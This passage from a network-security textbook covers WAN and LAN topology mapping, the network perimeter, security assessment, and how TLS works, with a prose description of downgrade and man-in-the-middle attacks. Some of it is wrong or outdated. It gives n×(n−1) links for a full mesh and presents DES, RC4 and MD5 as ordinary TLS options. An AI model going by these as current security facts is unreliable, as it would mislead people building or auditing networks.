The third step in mapping the WAN is to identify the topology or topologies of the WAN. The topology represents the relationship between locations and links. The topology can be very simple or very complex, depending upon the number of locations and links. An example of a simple topology would be a hub-and-spoke (or star) relationship between the headquarters of a regional business and individual branch offices. In this simple relationship, the headquarters represents a simple center of the network architecture. Other topologies may be much more intricate. A global organization can have independently operating national or regional centers, each with multiple satellite locations that connect through them. The regional centers of global organizations can connect only once to the global center. But more often, regional centers connect to more than one peer at a time in a partial mesh or full mesh topology. Accurately determining locations, links, and topologies will define the data security relationship(s) in the WAN.

Specific WAN topology examples illustrate the relationships between locations and links, and these are discussed below.

The hub-and-spoke, or "star" topology, WAN (see Figure 4.1) has a clear center, and has $(n - 1)$ connections for the n nodes it contains. Network traffic is aggregated at the center. If any branch needs to send information to any other branch, the information must flow through the HQ (headquarters) node. This configuration allows the HQ node to provide centralized services to the branches and to control the flow of information through the network.

The partial mesh topology WAN (see Figure 4.2) is similar to the star topology. There is still a clear center, but additional connections have been added between the individual branches. There can be any number of connections beyond $n - 1$ in a partial mesh. Unlike the star topology, branches can send and receive information to or from each other, without the information traversing the HQ center node. Many network designers use partial mesh topologies because they have desirable business continuity characteristics. In this partial mesh, any link (or any node) can be compromised and the others can continue to communicate. While these characteristics enable high availability, they complicate the security relationships between locations.

The full mesh topology WAN (see Figure 4.3) can be thought of as the full extension of the partial mesh. In terms of data flow, there may be no clear center. Each branch has a direct connection to every other branch. There are $n \times (n - 1)$ connections in a full mesh. Full mesh topologies are rare in WANs because of the costs of maintaining a large number of links. They are most often found when both high




FIGURE 4.1 Star topology WAN.




FIGURE 4.2 Partial mesh topology WAN.

availability and high performance are needed. In full mesh topology WANs, individual traffic flows, and the associated security relationships, may be difficult or impossible to trace if complex routing metrics are used in the design.

Specific technologies common to WANs include leased circuits, Frame Relay, SONET, and ATM. Technologies such as ISDN, SMDS, X.25, and others are less common, but are still seen. The particular technology in use on an individual link is potentially of some interest for security purposes, but far more important is the completeness and accuracy of the WAN mapping itself (locations, links, and topologies). These determine the desired, and potentially undesired, information flow characteristics that define security relationships.

Local Area Network (LAN)

Local area networks (LANs) can be mapped similarly to WANs by first identifying, either through listing or drawing, the physical locations. In the case of LANs, the physical locations to be identified are usually data centers, server rooms, wiring closets, or other areas within a building where network equipment and cabling reside. A typical building will have at least one room where individual networks aggregate and at least one wiring closet per floor. Large buildings may have more of both. As with WANs, each




FIGURE 4.3 Full mesh topology WAN.

location should be indexed in a useful way, through a numerical identifier or an alphanumeric designation. Hierarchies should be noted, such as data center, major closet, minor closet, etc. Older facilities may present special challenges because network equipment and cabling may have been positioned in any location possible at the time the network was built. These may include individual offices, janitorial closets, or even above suspended ceiling tiles.

The second step in mapping the LAN is to identify the links between locations, again by listing or drawing and then indexing. At minimum, each link should be specifically identified and indexed. Just as when WANs are mapped, redundant links should be mapped between locations in failover or load-balancing configurations. Supplemental link data, such as media type, speeds, or protocols, may be of use for other purposes.

The third step in mapping the LAN is identifying the topology or topologies in use. The topology of LANs can initially appear to be very different from WANs, but similarities do exist. LANs are typically confined to a single building or to a campus. The LAN can be mapped by determining the physical locations where network cable segments aggregate. Typically, a single room houses the switching core for a designated building. The switching core may be comprised of a single network switch or of multiple switches connected by high-capacity links. The switching core connects to individual workgroup switches that, in turn, connect to individual computers, servers, or other network devices. Often, several workgroup or closet switches connect to the switching core of the LAN. There may be one workgroup switch per floor of the building or several, depending on the building's size. These connections are typically arranged in the same hub-and-spoke (or star) relationship that characterizes many WANs. But like WANs, multiple connections between switches may be present and may form a partial mesh or a full mesh.

Switched Ethernet of various speeds and on various physical media, such as unshielded twisted-pair cable or fiber optic cables, is the most common technology in use on a LAN. Other technologies, such as Token Ring or FDDI, are still in use. Again, the specific technical characteristics of a particular LAN may be of note, but the architecture itself is of primary importance.

Wireless LANs

Wireless LANs merit special consideration because the LAN itself is not contained within the physical premises, or even on physical media. Wireless LANs reside in specific radio frequencies that may permeate building materials. Depending upon the design purpose of an individual wireless LAN, this may be desirable or undesirable. A number of tools and techniques (beyond the scope of this chapter) exist to help a security professional detect and assess wireless LANs. A security professional must understand the relevance of the wireless LAN to the network architecture as a whole. Primary considerations include the existence and locations of wireless LANs and the termination points of individual wireless access




FIGURE 4.4 Star topology LAN.




FIGURE 4.5 Partial mesh topology LAN.

points (WAPs). The termination points will determine the critical distinction between wireless LANs in use inside the network perimeter and wireless LANs in use outside the network perimeter.

Specific LAN topology examples illustrate the relationships between locations and links. There are similar relationships that exist in WANs but they involve different components and often appear very different on network diagrams.

The hub-and-spoke or "star" topology LAN (see Figure 4.4) has a clear center, and has $(n - 1)$ connections for the n nodes it contains (as was shown in the WAN example of the same topology). Although this LAN topology is not illustrated with a clear center, the network traffic is aggregated at the core switch. If any workgroup switch needs to send information to any other workgroup switch, the information must flow through the core switch. Centralized services to all clients on workgroup switches can be positioned on the core switch.

The partial mesh topology LAN (see Figure 4.5) is similar to the star topology. There is still a clear center, but additional connections have been added between the individual workgroup switches. Network switches often use special protocols that select the best path for data to take, when more than one path exists. Network switches use various versions of STP (Spanning Tree Protocol) on *bridged* links; or a




FIGURE 4.6 Full mesh topology LAN.

variety of routing protocols can be used on *routed* links, including RIP or OSPF. Multiple routing protocols can be used concurrently on the same network switch. The design goal is often the same as those in partial mesh WANs — high availability.

Full mesh topology LANs, as depicted in Figure 4.6, are rarely found in practice. As in the WAN example, there are $n^*(n-1)$ connections in a full mesh. But because this topology facilitates both high availability and high performance, full mesh topologies are common in large network cores, such as those belonging to network providers.

The Network Perimeter

After mapping the LANs and WANs, the network perimeter can be defined and mapped. The network perimeter is the boundary where an organization's information leaves its immediate, direct control. As before, there may be a tendency to define the network perimeter in terms of technology products. Specific products are of interest, but the network perimeter should be defined by an organization's zone of authority. In more precise terms, the network perimeter should be thought of as the full set of entry points and exit points into and out of the network.

Defining the network perimeter this way will encompass many concepts familiar to security administrators, such as connections to Internet service providers (ISPs), but may also reveal aspects of the perimeter that are not routinely considered. Commonly understood network entry/exit points include ISP connections, remote access connections, virtual private networks (VPNs), and connections to business partners. Network entry and exit points that often go unexamined and unprotected include WAN and LAN components, such as links, server rooms, wiring closets, unrestricted network ports, and even computer workstations themselves.

Each entry and exit point should be documented and indexed, particularly the less obvious ones. After the network perimeter is properly assessed, appropriate safeguards can be evaluated for each entry and exit point. A common misconception in network security is that protecting against threats from the exterior is more important than protecting against threats from the interior. Both types must be addressed to make the network perimeter secure.

Where Does Network Security Start?

Identify Assets Requiring Protection

To apply security to any layer, the organization must determine the assets critical to its function. Arguably, all assets within the organization must be identified and categorized, to properly determine their criticality

to the organization's function and to classify them accordingly. Classification of assets, particularly data and systems, instructs users on appropriate handling of the assets. This is essential if mistakes are to be avoided, such as the inappropriate dissemination of sensitive information. While all organizations consider their intellectual property as highly sensitive, regulated industries (e.g., healthcare and financials) also consider personally identifiable information of extreme importance and, therefore, sensitivity.

Organizations typically identify assets through the process of *business impact analysis* (BIA). Several methods exist to conduct a BIA; Disaster Recovery International (www.drii.org) presents a wealth of information to organizations engaged in this activity.

Identify Threats to Assets

To mount a successful defense of organizational assets, threats to those assets must be identified. Examples of threats typical to most environments include:

- *Malice.* People might be motivated to harm an organization's assets by harboring anger toward management, co-workers, or the organization itself. A common theme among these individuals is the intent to do harm. An example of a malicious act is a network administrator opening an organization up to attack after notification of termination.
- *Monetary gain.* Need or greed can also be a motivator for intrusion into a network. Many examples of the theft of intellectual or personal property, such as credit card numbers, are seen around the world.
- *Curiosity.* Human beings are curious by nature; many are equally clever. Curiosity can lead an individual to jeopardize assets, either knowingly or accidentally.
- *Accidents.* People make mistakes, despite best efforts. Accidents happen. Despite the fact that they are unintentional, accidents can cause harm to organizational assets and should be accounted for in security planning.
- *Natural disasters.* Weather-related and geographic emergencies must also be considered when planning for security. Data collected from the Federal Emergency Management Agency (FEMA) can assist the organization in assessing the threat from these disasters.

Identify Countermeasures ("Safeguards") to Threats

Once threats to the organization have been identified, it is important for the organization to take the next step and to design and implement appropriate countermeasures, which neutralize or minimize the threat. It is important to note that some threats pose more of a danger than others; additionally, some threats have a greater likelihood of occurring within, or to, the organization. To properly identify whether the threats are manifested as exposures in the organization, an assessment should be undertaken.

Assess the Environment

Assessment is typically done through "hunting" and "gathering." "Hunting" in this sense refers to the inspection of technology at its core ("intrusive assessment"). This is most often done through the use of software tools, both commercial-off-the-shelf (COTS) and open source. Security professionals who are experts in this area provide the most value for the organization through appropriate interpretation of information gathered both from tools and from research they have conducted in addition to the intrusive assessment. "Gathering" in this sense refers to the collection of data through documentation review, interviews, system demonstration, site visits, and other methods typically employed in nonintrusive assessments.

Nonintrusive Assessment Activities

Aspects of a security assessment that are evaluated through means other than direct manipulation and penetrative technology-based testing are considered "nonintrusive." Information is obtained through the review of previous assessments, existing policies and procedures, visits to the organization's sites, interviewing the organization's staff, and system demonstrations conducted by appropriate personnel. These assessment aspects are discussed in detail in Chapter 27: "Creating a Secure Architecture."

Nonintrusive assessment methods are very useful in gathering data surrounding people, processes, and facilities. Technology is also reviewed, although not at the granular level that can be attained through the use of software tools. An assessment method should be selected keeping the organization's business in mind. It is also highly advisable that a method recognized in the security space as a "best practice" be used. The National Security Agency (NSA), National Institute of Standards and Technology (NIST), and the International Organization for Standardization (ISO) all have security assessment methods that are easily adaptable to virtually any organization. All provide information that facilitates the building of a secure network environment.

Intrusive Assessment Activities

A number of activities might fall into the general description of intrusive assessment. These activities are loosely classified into two categories: (1) vulnerability scanning and (2) attack and penetration. The two can be employed individually, or attack and penetration can be employed as a complement to vulnerability scanning. Both activities help build a picture of an organization's network, servers, and workstations that is similar to the picture that an external attacker would develop.

Combining Assessment Activities to Promote a Holistic Approach to Security

As previously stated in this chapter, effective organizational security can only be achieved by examining all aspects of the organization: its people, its processes, its facilities, and its technologies. There is little wonder, then, that to meet the objective of inspecting the organization in total, multiple assessment approaches must be used. Intrusive or tool-based discovery methods will not adequately address more subjective elements of the environment, such as people or processes. Nonintrusive discovery methods will not be sufficient to inspect the recesses of network and technology function. It is clear that if these approaches are used together and information gathered is shared among the security professionals conducting the assessments, a more global view of the organization's function, and by extension exposures to that function, is obtained. Again, while it is important to note that no particular approach, be it joint as suggested here, will identify 100 percent of the exposures to an organization, a more thorough and unified evaluation moves the organization closer to an optimal view of its function and the threats to that function.

- *Remediation definition.* At a high level, remediation is defined as the phase where exposures to an organization are "fixed." These fixes are typically activities resulting in a deliverable, such as a policy, procedure, technical fix, or facility upgrade, that addresses the issue created by the exposure. Remediation and its characteristics are discussed in detail in Chapter 27: "Creating a Secure Architecture."
- *Examples of remediation activities.* Remediation steps occur after completion of the assessment phases. Remediation activities for an organization might include security policy and procedure development; secure architecture review, design, and implementation; security awareness training; ongoing executive-level security strategy consulting and program development; logging and monitoring; and other remediation activities.

Summary

Many factors combine to ensure appropriate network security within an organization. People, processes, data, technology, and facilities must be considered in planning, design, implementation, and remediation activities, in order to properly identify and minimize, or mitigate, the risks associated with each factor. Senior management must be clear in communicating its support of security initiatives to the entire organization. Additionally, security practitioners must be provided with the ability to succeed, through the provision of adequate resources, training, and budgetary support.

Putting Security in the Transport: TLS

Chris Hare, CISSP, CISA, CISM

At the heart of most security managers' concerns is *transport layer security*. The transport is a concern because there is no way to effectively monitor all the devices on a network. And because network sniffers and other devices with promiscuous network interfaces are effectively invisible on the network, it is not possible to ensure that "no one is listening."

What Is TLS?

Transport layer security (TLS) is intended to address this very problem. TLS provides both data confidentiality (privacy) and data integrity for a network session between two endpoints. To implement these protection features, TLS uses two protocols: the TLS Record Protocol and the TLS Handshake Protocol.

The TLS Record Protocol requires a reliable transport such as TCP and provides symmetric cryptography and integrity. This being said, it is also possible to use the TLS Record Protocol without encryption. Not using the encryption capabilities could be an option where privacy of the data is not a concern, but the integrity of the data is.

TLS was designed to provide a secure and extensible protocol that is capable of interoperating with any application or service. It was also intended to provide additional cryptographic algorithm support, which SSL did not have. The challenge of providing additional cryptographic algorithms was compounded by export controls on cryptographic technologies and requiring backward compatibility with browsers such as Netscape.

Secure Socket Layer (SSL) has typically been associated with World Wide Web transactions. It is possible to use TLS in this area; however, this is a highly technical discussion more appropriate for other audiences. Additionally, while TLS has been undergoing development, the Internet community has accepted SSL as a transport for VPN services, as an alternative to the seemingly more complex IPSec implementations.

In designing TLS, the architects had four major goals:

1. Provide secure communication between the two parties using cryptographic security features.
2. Allow independent programmers to exchange cryptographic parameters within knowledge of the programming language and code used on the remote end.
3. Provide a framework capable of supporting existing and new symmetric and asymmetric encryption services as they become available. This, in turn, eliminates the need for new code or protocols as advances are made.
4. Improve efficiency at the network by effectively managing the network connections.

Why Use TLS?

There are a variety of reasons for wanting to choose TLS over SSL when securing a protocol. SSL has been widely used and associated with HTTP traffic. While SSL and TLS both provide a generic security channel for the desired protocol, when security professionals hear "SSL," they typically think that "HTTP" is the protocol being protected.

Netscape originally developed SSL, while TLS has taken a standards-oriented approach managed through the TLS Working Group of the Internet Engineering Task Force (IETF). Consequently, the implementation is not biased toward specific commercial implementations. Finally, there are a number of free and commercial implementations of TLS available.

However, be warned: developing a secure application using TLS or SSL is not simple and requires extensive technical knowledge of the TLS protocol and the protocol being protected. This knowledge promotes the development of an application capable of handling errors in a secure fashion and limits the attack possibilities against the application.

Protecting Data

Protecting data with TLS requires the negotiation of an encryption algorithm. TLS provides support for multiple algorithms, including:

- DES
- RC4
- RC2
- IDEA
- Triple DES (3DES)

Note that these are symmetric cryptographic algorithms. Symmetric algorithms are preferred due to the speed of the encryption and decryption process over asymmetric algorithms. The encryption key is unique and generated for each session. The seed or secret for generating the key is negotiated using an alternate protocol, such as the TLS Handshake Protocol.

Ensuring Data Integrity

Having an encrypted session may not be of much use without ensuring that the data was not modified and re-encrypted after the fact. Consequently, the TLS Record Protocol also provides an integrity checking function.

The integrity of the message is ensured using a keyed Message Authentication Code (MAC) using a secure hash function such as SHA or MD5.[1] These are message digest algorithms that are irreversible, making it extremely difficult, if not virtually impossible, to compute a message given the digest. Consequently, the use of message digests is an accepted method of verifying the integrity of the message. If a single character in the message is altered, it is virtually impossible to generate the same message digest.[2]

The TLS Protocols

As mentioned previously, there are two protocols in the TLS suite. Aside from the confidentiality and integrity functions of the TLS Record Protocol, this protocol also encapsulates other higher-level protocols. Of the protocols supported, the TLS Handshake Protocol is often used to provide the authentication and cryptographic negotiation.

The TLS Handshake Protocol provides two essential elements in establishing the session:

1. Authenticating at least one of the endpoints using asymmetric cryptography
2. Negotiation of a shared secret




FIGURE 6.1 TLS Protocol stack.

TABLE 6.1 Security Parameters

Parameter	Description
Session identifier	This value is chosen by the server and is an arbitrary value to identify an active or resumable session state.
Peer certificate	This is the X509v3 [X509] certificate of the peer.
Compression method	The algorithm used to compress data prior to encryption.
Cipher spec	This identifies the bulk encryption algorithm, the MAC algorithm, and any other specific cryptographic attributes for both.
Master secret	This is a 48-byte secret shared between the client and server.
Is resumable	A flag indicating whether the session can be used to initiate new connections.

The shared secret is used to generate the key for the symmetric cryptography used in the Record Protocol. However, of importance here is the high level of protection placed on the secret. During the negotiation, because the secret is protected by asymmetric cryptography, it is not possible for an eavesdropping attacker to recover the secret. Second, the manner in which the negotiation occurs means any attempt by an attacker to modify the communication will be detected. These features provide a high level of security and assurance of the privacy and data integrity of the connection.

Additionally, the Handshake Protocol also provides other sub-protocols to assist in the operation of the protected session. The entire protocol stack is presented in Figure 6.1. This chapter presents the protocol stack and operation of a TLS session.

Understanding the TLS Handshake Protocol

The TLS Handshake Protocol allows two peers to agree upon security parameters for the TLS Record layer, authenticate, initiate those negotiated security parameters, and report errors to each other.

During the session negotiation phase, the Handshake Protocol on each peer negotiates the security parameters in Table 6.1.

Once the session is initiated, however, the application can request a change in the cryptographic elements of the connection. The change is handled through the "change cipher spec protocol," which sends a message to the peer requesting a change to the cipher properties. The change itself is encrypted with the current cipher values to ensure the request and associated information cannot be deciphered if intercepted.

How the Protocol Works

For TLS to properly protect a session using cryptographic features, it must negotiate the cryptographic parameters. Figure 6.2 illustrates establishing the session.

Upon initiating a TLS connection, the two nodes must establish a "handshake" and negotiate the session parameters. These parameters include the cryptographic values, optional authentication, and generated shared secrets.




FIGURE 6.2 Handshake setup.

The process breaks down as follows:

1. Each node exchanges a "hello" message to communicate supported cryptographic algorithms, select one that is mutually acceptable, exchange random values used for session initialization, and finally to check to see if this is the resumption of a previous session.
2. Both nodes then exchange the needed cryptographic parameters to agree on a "pre-master" secret.
3. Both nodes exchange their certifications and appropriate cryptographic information to authenticate.
4. Both nodes use the pre-master secret from Step 2 to generate a master value, which is then exchanged.
5. Each node provides the agreed security parameters to the TLS record layer.
6. Verifies the other has calculated the same security parameters and the session was not tampered with by an attacker.

While TLS was designed to minimize the opportunity an attacker has to defeat the system, it may be possible according to RFC 2246 for an attacker to potentially get the two nodes to negotiate the lowest level of agreed encryption. Some methods are described later in this chapter.

Regardless, the higher-level protocols should never assume the strongest protocol has been negotiated and should ensure whatever requirements for the specific connection have been met. For example, 40-bit encryption should never be used, unless the value of the information is sufficiently low as to be worth the effort.

Dissecting the Handshake Protocol

When the client contacts the server to establish a connection, the client sends a client hello message to the server. The server must respond with a server hello message or the connection fails. This is extremely important, as the hello messages provide the security capabilities of the two nodes.

Specifically, the hello message provides the following security capabilities to the other node:

- TLS protocol version
- Session ID
- Available cipher suite
- Compression method

As mentioned, both nodes compute a random value I that is also exchanged in the hello message.

Exchanging the keys can involve up to four discrete messages. The server first sends its certificate, provided the server is to be authenticated. If the certificate is only for signing, the server then sends its public key to the client. The server then sends a "server done" message, indicating that it is waiting for information from the client.

FIGURE 6.3 Handshake exchange.

TABLE 6.2 Supported Certificate Types

Key Type	Description
RSA	This is the RSA public key, which must support use of the key for encryption.
RSA_EXPORT	This is an RSA public key with a length greater than 512 bits used only for signing. Alternatively, it is a key of 512 bits or less that is valid for either encryption or signing.
DHE_DSS	DSS public key.
DHE_DSS_EXPORT	DSS public key.
DHE_RSA	This is an RSA public key used for signing.
DHE_RSA_EXPORT	This is an RSA public key used for signing.
DH_DSS	This is a Diffie-Hellman key. The algorithm used to sign the certificate should be DSS.
DH_RSA	This is a Diffie-Hellman key. The algorithm used to sign the certificate should be RSA.

Note: Due to current restrictions documented in U.S. export laws, RSA values larger than 512 bits for key exchanges cannot be exported from the United States.

The server can send a request to the client for authentication, whereby the client sends its certificate, followed by the client's public key and the "client done" message. The client done message is sent using the agreed-to algorithm, keys, and secrets. The server then responds with similar information and the change to the new agreed-to cipher is complete. This exchange is illustrated in Figure 6.3. At this point, the handshake between the two devices is complete and the session is ready to send application data in the encrypted session.

Resuming an Existing Session

When the client and server agree to either duplicate an existing session to continue a previous session, the handshake is marginally different. In this case, the client sends the "hello" message using the Session ID to be resumed. If the server has a match for that session ID and is willing to re-establish the session, it responds with a "hello" message using the same Session ID. Both the client and server then switch to the previously negotiated and agreed-to session parameters and transmit "done" messages to the other.

If the server does not have a match for the Session ID, or is not willing to establish a session based on the previous parameters, a full handshake must take place.

Certificates

The TLS Protocol is meant to be extensible and provide support in a wide variety of circumstances. Consequently, the certificate types[3] in Table 6.2 are supported.




FIGURE 6.4 TLS data processing.

Inside the TLS Record Protocol

The Record Protocol is responsible for accepting cleartext messages, fragmenting them into chunks, compressing the data, applying a Message Authentication Code (MAC), encryption, and transmission of the result. Likewise, when an encrypted message is received, the protocol decrypts the data, verifies it using the MAC, decompresses and reassembles the data, which in turn is delivered to the higher-level clients. This process is illustrated in Figure 6.4.

Achieving this process uses four record protocol clients:

1. Handshake protocol
2. Alert protocol
3. Change Cipher Spec protocol
4. Application Data protocol

The specific functions used to provide the Record Protocol services are controlled in the TLS connection state. The connection state specifies the:

- Compression algorithm
- Encryption algorithm
- MAC algorithm

Additionally, the appropriate parameters controlling the behaviors of the selected protocols are also known — specifically, the MAC keys, bulk encryption keys, and initialization vectors for both the read and write directions.

While the Record Protocol performs the specific functions noted here, the TLS Handshake Protocol performs the negotiation of the specific parameters. The parameters used in the TLS Record Protocol to protect the session are defined in Table 6.3. These values are used for both sending and receiving data during the TLS session.

After the Handshake Protocol negotiates the security parameters, they are passed to the Record Protocol function to generate the appropriate keys. Once the keys are generated, the TLS Protocol tracks the state of the connection, ensuring proper operation and minimizing the risk of tampering during the session.

Handling Errors

The TLS Protocol carries data between a client and a server using an encrypted channel. This provides data confidentiality. Likewise, the protocol also ensures data integrity using a one-way hash, or Message Authentication Code (MAC) for each message. However, things sometimes go wrong; and when they do, the protocol must be able to inform the user and take appropriate action.

TABLE 6.3 TLS Record Protocol Parameters

Parameter	Description
Connection end	The value of this parameter determines if this is the sending or receiving end of the connection.
Bulk encryption algorithm	This is the negotiated algorithm for bulk encryption, including the key size, how much of the key is secret, block or stream cipher, cipher block size if appropriate, and whether this is an export cipher.
MAC algorithm	This is the Message Authentication Code algorithm and includes the size of the hash returned by the MAC algorithm.
Compression algorithm	This is the negotiated compression algorithm and includes all information required for compressing and decompressing the data.
Master secret	This is a 48-byte secret shared between the two peers.
Client random	This a 32-byte random value provided by the client.
Server random	This is a 32-byte random value provided by the server.

TLS Alert messages carry the severity of the message and a description of the alert. If the alert severity is fatal, the connection is terminated immediately. For other severity levels, the session may continue but the session ID is invalidated, which in turn prevents the failed session from being used to establish new sessions later.

The TLS protocol provides several alert types, including:

- Closure
- Error

Closure alerts are not errors, but rather a method for one side of the communication exchange to indicate the connection is being terminated. Error alerts indicate an error has occurred and what the error is.

When errors occur, the side detecting the error transmits an error message to the other side. If the error is fatal, then both sides immediately terminate the connection and invalidate all keys, session identifiers, and secrets. This prevents the reuse of information from the failed connection. Table 6.4 lists the TLS error messages, their fatality status, and description.

Fatal error messages always result in the termination of the connection. However, when a non-fatal or warning message is received, continuing the connection is at the discretion of the receiving end. If the receiver decides to terminate the connection, a message to close the connection is transmitted and the connection is terminated.

Attacking TLS

The goal of TLS is to provide a secure channel for a higher-level protocol, as seen in Figure 6.5. Because the higher-level protocol is encapsulated within a secured transport, the vulnerabilities associated with the higher-level protocol are not of particular importance. There are, however, documented attacks and attack methods that could be used against TLS.

One such attack is the man-in-the-middle attack, where the middle attacker attempts to have both the TLS client and server drop to the least-secure method supported by both. This is also known as a downgrade attack.

Figure 6.6 illustrates a man-in-the-middle attack. In this scenario, the attacker presents itself to the client as the TLS server, and to the real TLS server as the client. In this manner, the attacker can decrypt the data sent by both ends and store the data for later analysis.

An additional form of downgrade attack is to cause the client and server to switch to an insecure connection, such as an unauthenticated connection. The TLS Protocol should prevent this from happening, but the higher-level protocol should be aware of its security requirements and never transmit information over a connection that is less secure than desired.

TABLE 6.4 TLS Error Messages

Error Message	Fatality	Description
unexpected_message	Fatal	The message received was unexpected or inappropriate.
bad_record_mac	Fatal	The received message has an incorrect MAC.
decryption_failed	Fatal	The decryption of the message failed.
record_overflow	Fatal	The received record exceeded the maximum allowable size.
decompression_failure	Fatal	The received data received invalid input.
handshake_failure	Fatal	The sender of this message was unable to negotiate an agreeable set of security parameters.
bad_certificate	Non-fatal	The supplied certificate was corrupt. It cannot be used for the connection.
unsupported_certificate	Non-fatal	The supplied certificate type is unsupported.
certificate_revoked	Non-fatal	The signer has revoked the supplied certificate.
certificate_expired	Non-fatal	The supplied certificate has expired.
certificate_unknown	Non-fatal	An error occurred when processing the certificate, rendering it unacceptable for the connection.
illegal_parameter	Fatal	A supplied parameter is illegal or out of range.
unknown_ca	Fatal	The Certificate Authority for the valid certificate is unknown.
access_denied	Fatal	The supplied certificate was valid, but access controls prevent accepting the connection.
decode_error	Fatal	The message could not be decoded.
decrypt_error	Non-fatal	The message could not be decrypted.
export_restriction	Fatal	The attempted negotiation violates export restrictions.
protocol_version	Fatal	The requested protocol version is valid, but not supported.
insufficient_security	Fatal	This occurs when the server requires a cipher more secure than those supported by the client.
internal_error	Fatal	An internal error unrelated to the protocol makes it impossible to continue the connection.
user_canceled	Warning	The connection is terminated for reasons other than a protocol failure.
no_renegotiation	Warning	The request for a renegotiation of security parameters is refused.

